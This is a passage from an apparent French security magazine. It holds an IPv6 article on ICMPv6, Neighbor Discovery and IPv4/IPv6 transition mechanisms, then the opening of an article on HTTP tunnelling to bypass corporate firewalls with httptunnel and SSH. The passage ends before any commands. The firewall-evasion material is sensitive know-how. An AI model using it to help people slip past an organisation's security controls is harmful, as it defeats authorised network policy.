Le rôle des différents champs est précisé dans le Tableau 17, le format de l'entête est indiqué dans la Figure 12.

Fragmentation & Path MTU Discovery

On rappelle auparavant que le MTU (*Maximum Transmission Unit*) est la quantité d'information maximum pouvant traverser un lien. Le *Path MTU* est ainsi le MTU minimum du chemin entre la source et la destination.

Il a auparavant été précisé qu'en IPv6 le concept de fragmentation est complètement différent étant donné que le cœur de réseau n'a plus cette tâche. Si besoin est de transmettre des paquets de taille supérieure au Path MTU, la fragmentation est réalisée par l'initiateur des paquets. Afin de limiter les problèmes de transmission de paquets, IPv6 impose un MTU minimum de 1280 octets.

Toutefois cette définition du minimum n'impose en aucune façon que les paquets transmis fassent au plus 1280 octets. La découverte du Path MTU peut s'effectuer à l'aide d'un protocole très

simple baptisé Path MTU Discovery. Celui-ci repose principalement sur les paquets ICMPv6 Packet Too Big. Un routeur devant transmettre un paquet d'une taille supérieure au lien doit rejeter ce paquet et envoyer un paquet ICMPv6 Packet Too Big à l'émetteur en lui indiquant le MTU du lien concerné. L'émetteur aura alors à charge de fragmenter le paquet en utilisant les extensions d'entête Fragment Header et de réexpédier ces fragments qui pourront par la suite éventuellement poser problème pour un autre routeur.

Exemple : dans l'exemple de la Figure 13, H1 souhaite transférer 1460 octets de données vers R2. Avec les 40 octets d'entête IPv6, H1 génère un paquet de 1500 octets et le transmet à R1. Or le MTU entre R1 et R2 est de 1280 octets (MTU minimum pour IPv6) ; R1 transmet donc un paquet ICMPv6 Packet Too Big à H1 en lui indiquant ce MTU de 1280 octets ; charge sera alors à H1 de fragmenter ce paquet et d'émettre à nouveau ces fragments. La composition des fragments peut donc être de 1232 octets de données (+40 octets d'entête IPv6 +8 octets d'entête

de fragmentation) pour le 1er fragment et 128 octets de données (+40 octets d'entête IPv6 +8 octets d'entête de fragmentation) pour le 2ème fragment.

Au cours du temps ce Path MTU peut bien entendu augmenter à nouveau, parce que la route est modifiée, un tunnel est supprimé, une interface changée ... Dans un souci d'un meilleur remplissage des paquets, la source enverra de temps en temps des paquets d'une taille supérieure au Path MTU détecté afin de tester une éventuelle augmentation de celui-ci.

Neighbor Discovery Protocol (Découverte des voisins)

Le protocole de Neighbor Discovery est un protocole indissociable d'IPv6. Il a été conçu pour faire d'IPv6 un protocole plug-and-play. L'idée sous-jacente du Neighbor Discovery est de supprimer toute configuration réseau manuelle des interfaces. Il suffit de connecter l'interface sur un réseau, pour qu'automatiquement, les adresses, la route par défaut, le MTU ... soient initialisés. Bien évidemment, il ne s'agit ici que des machines n'ayant pas le rôle de routeur.

Tableau 15. Champs de l'entête ICMPv6 Parameter Problem

Champs	Taille	Rôle
Type	8 bits	Vaut 4.
Code	8 bits	Précise la cause du problème rencontré : 0 : Erreur dans un champ de l'entête, 1 : Erreur dans le champ Next Header, 2 : Erreur dans une extension d'entête.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Pointer	32 bits	Pointeur sur l'octet responsable de l'erreur.
Contenu	Variable	Contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum Ipv6.

Tableau 16. Champ Type des messages informationnels ICMPv6

Messages Informationnels	Valeur du champ Type	Caractère du message
Echo Request	128	Informatif
Echo Reply	129	
Group Membership Query	130	Gestion des groupes Multicast (MLD)
Group Membership Report	131	
Group Membership Reduction	132	
Router Solicitation	133	Neighbor Discovery
Router Advertisement	134	
Neighbor Solicitation	135	
Neighbor Advertisement	136	
Redirect	137	

Ce protocole regroupe les fonctionnalités suivantes :

- découverte des routeurs présents sur le lien,
- découverte des préfixes du lien,
- découvertes de certains paramètres du lien : MTU ... ,
- configuration automatique sans état des adresses Lien-local et globale,
- résolution d'adresse,
- découverte des routes par défaut ainsi que des prochains routeurs pour une destination donnée,
- *Neighbor Unreachability Detection* (NUD) : permet de déterminer qu'une entité du lien n'est plus joignable,
- *Duplicate Address Detection* (DAD) : détection d'adresse dupliquée,
- mécanisme de redirection.

Ce protocole n'est pas réellement sécurisé (même si les spécifications initiales laissent supposer une utilisation potentielle conjointe d'IPsec) dans sa version usuelle étant donné qu'il prend place sur un réseau local principalement. Des extensions telles que SEND (*SEcure Neighbor Discovery*) utilisant des signatures RSA sont possibles afin d'améliorer la sécurité de celui-ci.

Ce protocole a cependant l'inconvénient de nécessiter un sous-réseau à diffusion. Les réseaux NBMA (*Non Broadcast Multiple Access*) tel qu'ATM ou X25 nécessitent l'utilisation d'un protocole spécifique

comprenant par exemple un routeur disposant d'une connexion point à point avec toutes les interfaces présentes.

Entêtes de messages du Protocole Neighbor Discovery

Le *Neighbor Discovery* s'appuie essentiellement sur la couche ICMPv6 et définit pour cette couche 5 messages : 2 pour la communication entre une interface et un routeur, 2 pour le dialogue entre voisins et 1 pour la redirection (celle-ci souvent non autorisée sera laissée de côté).

Sollicitation et annonces des routeurs

Ces types de messages sont utilisés en particulier pour obtenir :

- l'adresse des routeurs disponibles,
- les préfixes réseaux à utiliser,
- le routeur par défaut,
- le mécanisme de configuration des adresses : avec Etat (DHCPv6), sans Etat,
- la valeur des champs génériques à utiliser dans les paquets IPv6 générés : Hop Limit, MTU du lien,
- les valeurs de certains timers spécifiques : durée de vie d'un routeur, temps de conservation des adresses des voisins...

Dans cet optique 2 messages ont été définis :

- *Router Solicitation* : une machine placée sur un lien envoie spontanément à l'adresse `FF02::1` (tous les routeurs sur le lien) une telle requête afin de disposer des informations nécessaires à sa configuration. Lorsque l'équipement ne dispose pas encore de son adresse, ce type de requête est émis en utilisant l'adresse indéterminée (::) en tant que source,
- *Router Advertisement* : spontanément un routeur positionné sur un lien envoie à intervalles réguliers ce type d'annonce afin de permettre aux machines présentes sur le lien de s'autoconfigurer. Ce type de message est également transmis en réponse à une requête *Router Solicitation*. Dans tous les cas l'adresse source utilisée est l'adresse lien-local du routeur. Selon les cas l'adresse destination est l'adresse de tous les nœuds ou l'adresse de la machine ayant effectué la requête.

Comme plusieurs routeurs peuvent émettre ce type d'annonce, les machines présentent sur le lien pourront ainsi disposer de plusieurs routeurs en cas de panne. Ceci permet également de faire du Multihoming si le site concerné a établi des accords avec plusieurs ISP (*Internet Service Provider*) ou FAI (*Fournisseur d'Accès à Internet*) en français.

L'entête *Router Solicitation* est très proche de celle utilisée pour les messages

Tableau 17. Champs de l'entête ICMPv6 Echo Request/Echo Reply

Champs	Taille	Rôle
Type	8 bits	Vaut 128 pour Echo Request, 129 pour Echo Reply.
Code	8 bits	Vaut 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Identifiant	16 bits	Permet d'identifier le couple Echo Request/Echo Reply.
Sequence Number	16 bits	Permet d'identifier le couple Echo Request/Echo Reply.
Data	Variable	Données éventuelles à l'identique dans l'Echo Request et l'Echo Reply.

Tableau 18. Champs de l'entête ICMPv6 Router Solicitation

Champs	Taille	Rôle
Type	8 bits	Vaut 133.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Reserved	32 bits	Positionné à 0.
Options	Variable	Peut contenir par exemple une sous-option Source Link Layer Address indiquant l'adresse MAC de l'expéditeur.

d'erreurs ICMPv6 décrite dans la Figure 11. Le tableau 18 présente les différents champs de l'entête *Router Solicitation*.

Le Tableau 19 présente les différents champs de l'entête Router Advertisement, l'entête quant-à lui, est précisé dans la Figure 14.

Sollicitation et annonces des voisins

Ces types de message sont principalement utilisés pour :

- obtenir l'adresse MAC d'une machine à partir de son IP ou inversement,
- vérifier l'unicité d'une adresse IPv6 avant son utilisation,
- forcer une mise à jour des caches associant adresses MAC et adresses IP (caches NDP).

En IPv4, ces fonctionnalités sont effectuées par le protocole ARP (*Address Resolution Protocol*) ou RARP (*Reverse Address Resolution Protocol*). Une machine voulant envoyer un paquet à une autre (elles peuvent être toutes deux des routeurs) doit obtenir dans un premier temps son adresse MAC. Elle effectue alors une requête ARP. La réponse associée permet de remplir un cache ARP associant adresses MAC et adresses IP. Chaque entrée à une durée de vie.

En IPv6, un tel cache existe également, le cache NDP (*Neighbor Discovery Protocol*). Il contient des adresses Lien-local ou globale mais présentes sur le lien. Deux messages permettent ces différentes fonctionnalités :

- *Neighbor Solicitation* : une machine voulant effectuer une résolution d'adresse envoie sur le lien ce type de requête en unicast. De la même manière, une machine s'initialisant vérifie l'unicité d'une adresse au niveau du lien avant de pouvoir l'utiliser en envoyant ce type de requête à l'adresse multicast sollicitée associée,
- *Neighbor Advertisement* : une interface recevant un *Neighbor Solicitation* doit répondre avec un *Neighbor Advertisement* soit pour renseigner son adresse MAC, soit pour invalider l'adresse IP qu'une autre interface tenterait d'utiliser. Les *Neighbor Advertisements* peuvent également être émis spontanément pour mettre à jour les entrées des caches NDP.

Le Tableau 20 présente les différents champs de l'entête *Neighbor Solicitation*, l'entête quant-à lui, est précisé dans la Figure 15.

Le Tableau 21 présente les différents champs de l'entête Neighbor Advertisement, l'entête quant-à lui, est aussi précisé dans la Figure 15.

Détection d'Adresse Dupliquée (DAD) & Autoconfiguration sans état

Par simple combinaison des messages du *Neighbor Discovery*, une interface peut s'autoconfigurer automatiquement.

- Une machine s'initialisant sur un lien, construit dans un premier temps son identifiant d'interface EUI-64 modifié à l'aide de l'adresse de sa couche de niveau liaison de données. Puis elle construit son adresse Lien-local temporaire par concaténation du préfixe *FE80::/64* avec cet identifiant, Elle a ensuite pour charge de vérifier l'unicité de cette adresse lien-local ainsi que de son identifiant d'interface. Pour cela elle utilise un algorithme de détection d'adresse dupliquée (DAD : *Duplicate Address Detection*). Elle envoie à l'adresse sollicitée multicast un paquet Neighbor Solicitation avec pour champ adresse de la cible l'adresse provisoire. Ne disposant pas encore d'une adresse validée, elle utilise comme adresse source

Tableau 19. Champs de l'entête ICMPv6 Router Advertisement

Champs	Taille	Rôle
Type	8 bits	Vaut 134.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Cur Hop Limit	8 bits	Valeur par défaut que les Machines doivent utiliser pour le champ Hop Limit des paquets générés. La valeur 0 indique que ce champ n'est pas spécifié par le routeur.
M	1 bit	Positionné à 1 pour indiquer que la configuration d'adresse se fait par DHCPv6.
O	1 bit	Positionné à 1 pour indiquer que certains paramètres de configuration supplémentaires sont disponibles via DHCPv6. Ce champ est redondant lorsque le champ M est positionné à 1.
Reserved	6 bits	Positionné à 0.
Router Lifetime	16 bits	Indique la durée de vie (en secondes) de ce routeur en tant que routeur par défaut. Lorsque ce champ est positionné à 0, le routeur ne doit pas être considéré comme le routeur par défaut.
Reachable Time	32 bits	Durée (en millisecondes) pendant laquelle une machine doit considérer qu'une machine est toujours joignable depuis sa dernière détection.
Retrans Timer	32 bits	Temps (en millisecondes) entre 2 retransmissions de messages Neighbor Solicitation.
Options	Variable	Peut contenir par exemple une sous-option : Source Link Layer Address indiquant l'adresse MAC de l'expéditeur, MTU indiquant l'adresse la taille de MTU usitée, Prefix Information indiquant les préfixes réseaux à utiliser.

l'adresse indéterminée. Si elle ne reçoit pas de réponse en retour, cette adresse est considérée comme étant unique, et est donc associée à l'interface. Dans le cas où une réponse, lui parvient, elle ne pourra donc pas utiliser cette adresse, une intervention humaine sera alors indispensable. Il est clair que dans le cas d'une panne de lien, au moment de la réparation de ce dernier un conflit d'adresse pourra être détecté.

- La machine disposant à présent d'une adresse Lien-local, il s'agit donc pour elle d'obtenir une adresse globale routable sur l'internet IPv6. Pour cela, elle dispose de deux possibilités :
- Soit par l'intermédiaire d'un serveur DHCPv6 (autoconfiguration avec état), procédure standard en IPv4,
- Soit par autoconfiguration sans état éventuellement complétée par un serveur DHCPv6.
- Dans le cas de l'autoconfiguration sans état, l'interface cherche à acquérir un Router Advertisement (spontanément ou par un *Router Solicitation*). Ce Router Advertisement lui donnera les préfixes réseaux, les routes par défaut, éventuellement le MTU du lien, les durées de validités de certains timers ... Elle peut donc ainsi construire à l'aide de son identifiant d'interface, déterminé comme unique, ses différentes adresses globales,
- Dans le cas où le bit O du *Router Advertisement* est positionné à 1, l'interface cherchera à obtenir des informations complémentaires par DHCPv6 (tel que le DNS par exemple).

Le diagramme d'états de la Figure 16 résume ces différentes étapes.

Résolution d'adresse

La résolution d'adresse en IPv6 est comme précisée auparavant identique à celle d'IPv4. Une machine désireuse d'envoyer un paquet à une autre (routeur ou non) doit auparavant résoudre son adresse de niveau liaison de donnée.

Elle effectue ainsi les étapes suivantes :

- Vérification de la présence de l'adresse IP dans le cache NDP. Si celle-ci est déjà présente et qu'elle n'a pas expiré,

le processus est achevé, elle peut transmettre le paquet à l'interface en question. Dans le cas contraire, elle émet un Neighbor Solicitation pour l'interface concernée,

- L'interface ainsi atteinte répond par un Neighbor Advertisement afin de renseigner son adresse de niveau liaison de données,
- L'émetteur remplit alors son cache NDP avec le couple (adresse IPv6, adresse MAC) en y ajoutant une durée de validité. L'émetteur peut alors transmettre le paquet en utilisant l'adresse MAC correspondante.

Ces étapes sont graphiquement présentées dans la Figure 17.

Mécanismes de transition & Intéropérabilité IPv4/IPv6 ?

L'ensemble des protocoles de niveau réseau ayant été modifié avec IPv6, vient naturellement la question de l'intéropérabilité avec IPv4; d'autant plus que même les protocoles de niveau transport (UDP, TCP) et applicatif (DNS, FTP ...) se sont adaptés pour cette prise en compte de l'augmentation de l'espace d'adressage.

Par défaut les mondes sont ainsi totalement distincts, l'Internet IPv6 étant disjoint de l'Internet IPv4. Cette séparation ayant été évaluée comme l'un des principaux freins au déploiement d'IPv6, l'IETF a originellement mis l'accent sur un certain nombre de mécanismes de transition pour assurer des passerelles entre ces deux mondes. Néanmoins devant le surnombre de propositions, le Working Group de l'IETF ngstrans chargé de la standardisation des mécanismes de transition a finalement considéré qu'il fallait conserver uniquement quelques mécanismes et promouvoir plutôt une migration progressive mais totale des sites en IPv6. Le risque évalué étant que les différents sites restent en IPv4 et utilisent l'un ou l'autre des mécanismes de transition pour accéder aux backbones IPv6.

Dans ce paragraphe nous présenterons succinctement certains des mécanismes de transition les plus usités.

Double Pile IPv4/IPv6

Ce mécanisme est le plus usité actuellement. La majeure partie des systèmes d'exploitation propose maintenant une pile IPv6 en plus de la pile IPv4. Ce mécanisme permet ainsi, selon les besoins, de se connecter à l'Internet IPv6 ou l'Internet IPv4, à la condition bien entendu d'être connecté au monde IPv6. Auparavant seules les entreprises publiques ou les universités avaient accès à ces réseaux. On constate que certains FAI proposent actuellement des accès IPv6. Peu à peu on assiste ainsi à la création de bulles IPv6/IPv4 dans les universités et chez les particuliers. Le problème restant étant de faire migrer également les entreprises pour l'instant réticentes, peut-être par manque de confiance, de compétence, ou tout simplement ne souhaitant pas investir, considérant l'inutilité de faire évoluer leur système bancal mais qui marche encore ...

Les topologies ainsi créées avec les doubles piles n'ont pas besoin d'être superposées, les plans d'adressage peuvent être totalement disjoints, les équipements hardwares intégrant également de plus en plus ce mécanisme de double pile, il suffirait dans un premier temps de définir un plan d'adressage et une topologie IPv6 cohabitant avec l'IPv4 et qui évoluerait avec les changements *hardware* et *software*.

Avec l'augmentation de la taille des adresses, bien évidemment les interfaces de communication réseaux ont été également adaptées. Des points d'accès par sockets aux services de la couche transport ont été spécialement définis pour IPv6. Dans un contexte de double pile on pourrait donc imaginer qu'il faille un client/serveur spécifique IPv6 et de même un client/serveur spécifique IPv4 (i.e. un serveur telnet utilisant les sockets IPv4 et un serveur utilisant les sockets IPv6). Ce contexte de double-pile offre cependant une particularité intéressante avec la définition d'un type d'adresse particulier : les adresses IPv4 Mappées. Ces adresses ont le format IPv6 mais incluent l'adresse IPv4. Seules les sockets IPv6 sont ainsi nécessaires, selon l'adressage utilisé le paquet est redirigé ou non vers la pile IPv4.

Passerelle Applicative (ALG : Application Level Gateway)

Le principe des ALGs est assez similaire pour l'ensemble des passerelles applicatives : un proxy équipé d'une double pile permet la cohabitation entre les 2 mondes. Si l'on prend l'exemple d'HTTP (présenté en Figure 18), on peut considérer une machine M sur un site entièrement équipé en IPv6 réalisant une requête en IPv6 pour une URL en IPv4. Le proxy HTTP est lui connecté en IPv6 sur le site et en IPv4 sur l'Internet. Il réalise alors la requête en IPv4 pour l'URL IPv4, récupère la page et la transmet en IPv6 à M. La symétrie est identique, dans le cas où le site est entièrement en IPv4 et la requête pour une URL IPv6.

Ce type de mécanisme permet ainsi de faire cohabiter les 2 mondes et fonctionne dès lors que le protocole concerné de niveau applicatif permet l'utilisation d'un proxy équipé d'une double pile ou nécessite la connexion distante sur un serveur équipé d'une double pile. C'est par exemple le cas des relais DNS, des serveurs POP3, IMAP4, SMTP...

Traduction d'entête : SIIT/NAT-PT

Les mécanismes de traduction d'entête permettent tout simplement comme leur nom l'indique la traduction d'un entête IPv4 vers un entête IPv6 ou inversement (avec éventuellement les entêtes de niveau transport). Le mécanisme le plus complet est SIIT/NAT-PT (*Stateless IP, ICMP Translation Algorithm/Network Address Translation - Protocol Translation*). Même si en théorie SIIT peut fonctionner seul, son utilisation sans état et la clarté de sa spécification en font un protocole difficilement utilisable seul. Conjointement avec NAT-PT (ou l'extension NAPT-PT : *Network Address Port Translation-Protocol Translation*), ce protocole permet donc de faire cohabiter les 2 mondes. Il fonctionne à la manière du NAT, garde des informations d'états, alloue des adresses IPv4 au besoin depuis un pool, fait éventuellement de la translation de port et connaît les mêmes difficultés liées à cette allocation dynamique.

Si l'on prend pour exemple la Figure 19, une machine M dans un réseau IPv6 désireuse de contacter une machine N dans un réseau IPv4, celle-ci transmet un

paquet IPv6 vers un boîtier NAT-PT avec pour destination une adresse spéciale IPv6 composée d'un préfixe NAT-PT suivi de l'adresse IPv4 transformée en hexadécimal. Ce boîtier a alors la charge de traduire l'entête en IPv4, d'allouer une adresse IPv4 pour l'émetteur, de remplir une table d'association entre adresse IPv4 allouée et adresse IPv6 de l'expéditeur, de récupérer l'adresse IPv4 du destinataire, pour finalement transmettre ce nouveau paquet sur le réseau IPv4 vers la destination. La réponse potentielle suivra le chemin inverse. La table d'association permettra de retrouver le destinataire effectif de cette réponse.

On comprend donc qu'il est très difficile de maintenir des serveurs sur le réseau IPv6. Cette table d'association doit en effet être statique pour les serveurs potentiels. De plus les informations liées aux adresses et contenues dans les charges utiles devront être également modifiées par ce type de traducteur. D'autres protocoles doivent par conséquent se greffer en plus pour le FTP, le DNS ... Ce type de protocole a également du mal à conserver la sémantique des paquets

Tableau 20. Champs de l'entête ICMPv6 Neighbor Solicitation

Champs	Taille	Rôle
Type	8 bits	Vaut 135.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Reserved	32 bits	Positionné à 0.
Target Address	Variable	Adresse de la cible sollicitée. Ne doit pas être une adresse Multicast.
Options	Variable	Peut contenir par exemple une sous-option Source Link Layer Address indiquant l'adresse MAC de l'expéditeur.

Tableau 21. Champs de l'entête ICMPv6 Neighbor Advertisement

Champs	Taille	Rôle
Type	8 bits	Vaut 136.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
R	1 bit	Positionné à 1 pour indiquer que l'expéditeur est un routeur.
S	1 bit	Positionné à 1 pour indiquer que la réponse l'est suite à une requête d'un message Neighbor Solicitation.
O	1 bit	Positionné à 1 pour indiquer que cette réponse doit mettre à jour l'entrée du cache NDP.
Reserved	29 bits	Positionné à 0.
Target Address	32 bits	En réponse à des Neighbor Solicitation, contient l'adresse de l'entité ayant effectuée cette requête, sinon contient l'adresse dont l'identifiant d'interface a changé.
Options	Variable	Peut contenir par exemple une sous-option Target Link Layer Address indiquant l'adresse MAC de l'expéditeur de ce message.

lors de la traduction, se marie très mal avec les mécanismes de sécurité IPsec, la mobilité de machines (MIPv6), la mobilité de réseaux (NEMO), le multicast ... Devant les nombreux problèmes rencontrés, l'IETF a donc décidé de ne pas encourager la mise en œuvre de ce protocole et l'a déprécié.

Tunneling

Ce type de mécanisme repose principalement sur des besoins de communication de sites ou d'îlots isolés IPv6 (respectivement IPv4) sur une infrastructure IPv4 (respectivement IPv6). Le nombre de mécanismes imaginés dans ce contexte foisonne, aucun n'étant réellement satisfaisant. 2 techniques différentes s'opposent ici :

- les tunnels configurés manuellement ou par un fournisseur public (*Tunnel Broker*),
- les tunnels automatiques : 6to4, Teredo, Isatap ...

L'idée n'est pas ici de les présenter tous en détail, on pourra se reporter aux spécifications au besoin.

Tunnel brokers

Plusieurs fournisseurs proposent ainsi des interfaces WEB permettant après inscription la configuration d'un tunnel IPv6 sur IPv4 vers le site de l'intéressé. Il suffit donc de configurer manuellement ou par des scripts fournis l'autre partie du tunnel jusqu'au routeur du fournisseur pour accéder à l'Internet IPv6. C'est finalement la méthode la plus appropriée pour joindre l'Internet IPv6 pour un particulier dont le FAI ne propose pas d'IPv6.

6to4

Ce type de mécanisme est principalement utilisé pour permettre la communication entre îlots IPv6 sur une infrastructure IPv4 tout en permettant un accès à l'Internet IPv6. Le principe est relativement simple : chaque îlot isolé, qualifié de réseau 6to4 dispose en bordure d'une passerelle 6to4 équipée d'une double pile. Chaque îlot utilise un préfixe particulier qualifié de préfixe 6to4 formé de la manière suivante : 2002:: Adresse IPv4 du Relais ::/48

Dans la Figure 20, une machine M désireuse de communiquer avec une

Références

Voici quelques références glanées sur Internet :

- <http://standards.ieee.org/regauth/oui/tutorials/EUI64.html> – Guidelines For 64-Bit Identifier (EUI-64) Registration Authority,
- <http://standards.ieee.org/regauth/oui/oui.txt> – OUI définis par l'IEEE,
- <http://www.iana.org/assignments/ipv6-multicast-addresses> – IPv6 Multicast Addresses,
- <http://www.iana.org/assignments/protocol-numbers/> – Protocol Numbers,
- <http://livre.point6.net/index.php> – IPv6 Théorie et Pratique – Gisèle Cizault.

machine N d'un autre réseau 6to4, transmettra donc les paquets IPv6 à sa passerelle par routage. Le champ destination indiquera une adresse formée d'un préfixe 6to4 incluant l'adresse IPv4 de la passerelle de destination. Ce paquet sera ainsi automatiquement encapsulé dans un paquet IPv4 avec comme adresse source l'adresse de la passerelle émettrice et comme adresse destination celle de réception. La passerelle réceptrice désencapsulera ce paquet avant de le transmettre sur son îlot. Chaque passerelle pointe également vers un relais par défaut connecté à l'Internet IPv6.

Ce mécanisme simple à mettre en œuvre a de nombreuses failles de sécurité : en particulier il est sensible au déni de service et n'offre pas de contrôle sur le trafic reçu. Une passerelle 6to4 a en effet la possibilité de vérifier la cohérence d'adressage entre l'entête IPv6 encapsulée et l'entête IPv4 dans le cas où l'émetteur est une passerelle 6to4 mais cette vérification est presque impossible si la source est une adresse native. Dans ce cas-là le paquet sera transmis sur le réseau IPv6 protégé par la passerelle, sans certitude qu'il ne s'agit pas d'un paquet forgé. Le risque est d'autant plus important que l'adresse IPv4 de l'émetteur sera probablement perdue après le transfert.

Quelques autres protocoles ...

Teredo (*Tunneling IPv6 over UDP through NAT*) est assez similaire à 6to4. Il définit une méthode permettant d'accéder à l'Internet IPv6 derrière un équipement réalisant du NAT en encapsulant les paquets IPv6 dans de l'UDP sur IPv4 entre le client et le relais Teredo à l'aide d'un serveur Teredo.

ISATAP (*Intra-Site Automatic Tunnel Addressing Protocol*) permet la connectivité IPv6 au dessus d'une infrastructure

IPv4. Il supporte un réseau NBMA (*Non Broadcast Multicast Access*), génère des adresses Lien-local depuis les adresses IPv4 et permet l'utilisation du protocole *Neighbor Discovery* au-dessus de cette infrastructure IPv4.

Conclusion

De nombreux mécanismes de transition ont été définis pour permettre :

- la cohabitation des 2 mondes,
- la communication entre les 2 mondes,
- la communication entre îlots isolés IPv6 (respectivement IPv4) dans une infrastructure IPv4 (respectivement IPv6),
- la communication entre un îlot isolé IPv6 (respectivement IPv4) et l'Internet IPv6 (respectivement IPv4).

Aucun de ces mécanismes n'est pleinement satisfaisant, mais ils n'ont pas pour vocation d'exister durablement. Ils devraient décroître dans le temps en fonction du nombre d'équipements IPv6 présents sur le réseau.

Afin d'anticiper le passage à IPv6, les applications réseaux futures devraient déjà prendre en compte ce nouveau mode d'adressage et en particulier utiliser les sockets IPv6 qui dans tous les cas permettent la communication avec les 2 mondes. Les anciennes applications doivent également être adaptées dans cet esprit. Bien entendu, il sera difficile de faire migrer celles dont on ne dispose plus des sources.

Vous trouverez dans le Tableau 23 les références aux normes décrites au sein de cet article.

À propos de l'auteur

Frédéric Roudaut travaille actuellement chez Orange Labs (anciennement France Telecom R&D) à Sophia Antipolis pour le compte d'Orange Business Services IT&Labs depuis 1 an et demi.

Pour contacter l'auteur : frederic.roudaut@free.fr

Formations & Certifications Cisco

Boostez votre carrière !



Global Knowledge est le centre de formation agréé Cisco le plus important, aussi bien au niveau national, européen que mondial. Nous vous proposons le catalogue de formations Cisco le plus complet du marché, représentant 95% des technologies Cisco dans les domaines suivants:

- ▶ **Routage & Commutation**
- ▶ **Management de Réseaux**
- ▶ **Sécurité**
- ▶ **Communications & Services**
- ▶ **Téléphonie & VoIP**
- ▶ **Stockage & Data Centers**
- ▶ **Wireless**
- ▶ **Préparation CCIE**

Pour plus d'information sur notre offre de formation et de certification Cisco, rendez-vous sur notre site internet : www.globalknowledge.fr/Cisco ou contactez un conseiller formation au +33 (0)1 78 15 34 00



Global Knowledge™



MICHAEL SCHRATT

Tunneling HTTP – Une méthode simple pour contourner les firewalls

Degré de difficulté



La plupart des entreprises ont des normes de sécurité strictes. Tandis que les administrateurs font de leur mieux pour sécuriser les attaques potentielles sur le réseau, il existe des utilisateurs qui tentent de compromettre le périmètre de sécurité. Internet et Google recensent des articles expliquant comment compromettre des firewalls ou des antivirus.

Dans une entreprise, naviguer sur Internet est autorisé pour tous les employés. Mais dans ce cas, qu'entend-t-on par *naviguer* ? Pour accéder au web il faut deux ports ouverts qui autorisent les connexions sortantes. Le port 80 est associé au HTTP et le port 443 est associé au HTTPS (Cf. Tableau 1. portant sur les numéros de port importants).

Il est plus simple de mener une politique de sécurité de l'intérieur vers l'extérieur que l'inverse. Les techniques par canaux cachés sont répandues et plutôt simples à prendre en main si on se fie aux nombreux tutoriels sur Internet. Il est clair qu'on ne pourra jamais atteindre une sécurité à 100%, mais avec certaines mesures on peut s'en rapprocher. Avec les Canaux Cachés, si le trafic est autorisé, le protocole employé peut servir de support à l'envoi d'informations. Il devient difficile de le détecter.

Dans cet article, je vais vous démontrer qu'on peut cacher ses traces avec le Tunneling HTTP. Je vous montrerai également deux outils faciles à prendre en main et certaines mesures que vous pourrez mettre en œuvre pour prévenir le tunneling. Revenons-en à notre exemple, le trafic paraît normal. C'est un trafic HTTP/HTTPS. En cas de détection d'une quelconque anomalie, il se pourrait qu'il y ait des alertes spécifiques. Par exemple, en cas de trafic httptunnel. Que peut-on faire exactement ?

Ce que permet l'utilisation des canaux cachés

- Naviguer sur des sites non autorisés ;
- Tchater via ICQ ou IRC ;
- Accéder à certains serveurs sur Internet et contrôler des postes distants ;
- Télécharger des fichiers avec des extensions filtrées ;
- Télécharger des fichiers comportant du code malveillant ;

Qui utilise cette technique ?

- Les hackers ;
- Les employés mécontents ;
- Les utilisateurs dans le réseau interne de l'entreprise.

Outils faciles à prendre en main

Parmi les outils faciles, il est important de parler de GNU httptunnel disponible sous Windows et SSH disponible sous Windows et Linux.

GNU httptunnel

Informations issues du site <http://www.nocrew.org/software/httptunnel.html>

IANA

Consultez le site <http://www.iana.org/> pour de plus amples informations.

CET ARTICLE EXPLIQUE...

Comment établir un tunneling HTTP.

Quels outils sont à votre disposition pour y parvenir.

Quel est le rôle du tunneling.

Quelles techniques peuvent être employées dans le domaine des canaux cachés.

CE QU'IL FAUT SAVOIR...

Vous devez savoir utiliser les systèmes d'exploitation Linux & Windows.

Les bases du tunneling.

Avoir des connaissances dans les réseaux de type TCP/IP, en particulier les couches 4 et 5.

Savoir utiliser un outil d'analyse réseau, par exemple Wireshark, tcpdump.

CONTOURNER LES FIREWALLS

`httptunnel` permet de créer une connexion virtuelle bidirectionnelle tunnelée sous forme de requêtes HTTP pour l'envoi des données. Si vous le souhaitez, vous pouvez envoyer des requêtes via un proxy HTTP. C'est intéressant pour les utilisateurs qui se retrouvent derrière un firewall, en règle générale restrictive. Si vous avez l'autorisation d'utiliser un proxy HTTP pour accéder à Internet, alors vous pouvez utiliser `httptunnel` et avec telnet ou une connexion PPP établir une connexion sortante même s'il y a un firewall.

`httptunnel` est conçu et mis à jour par Lars Brinkhoff. Httptunnel est disponible sous Windows en tant que fichier binaire.

SSH pour Windows et Linux

Dans le passé on pouvait accéder à un shell par l'utilisation de telnet. Telnet est aujourd'hui à éviter pour le transfert de texte. Il est trop insécurisé. Il est possible de sniffer le trafic telnet sur un réseau afin d'obtenir consécutivement les noms

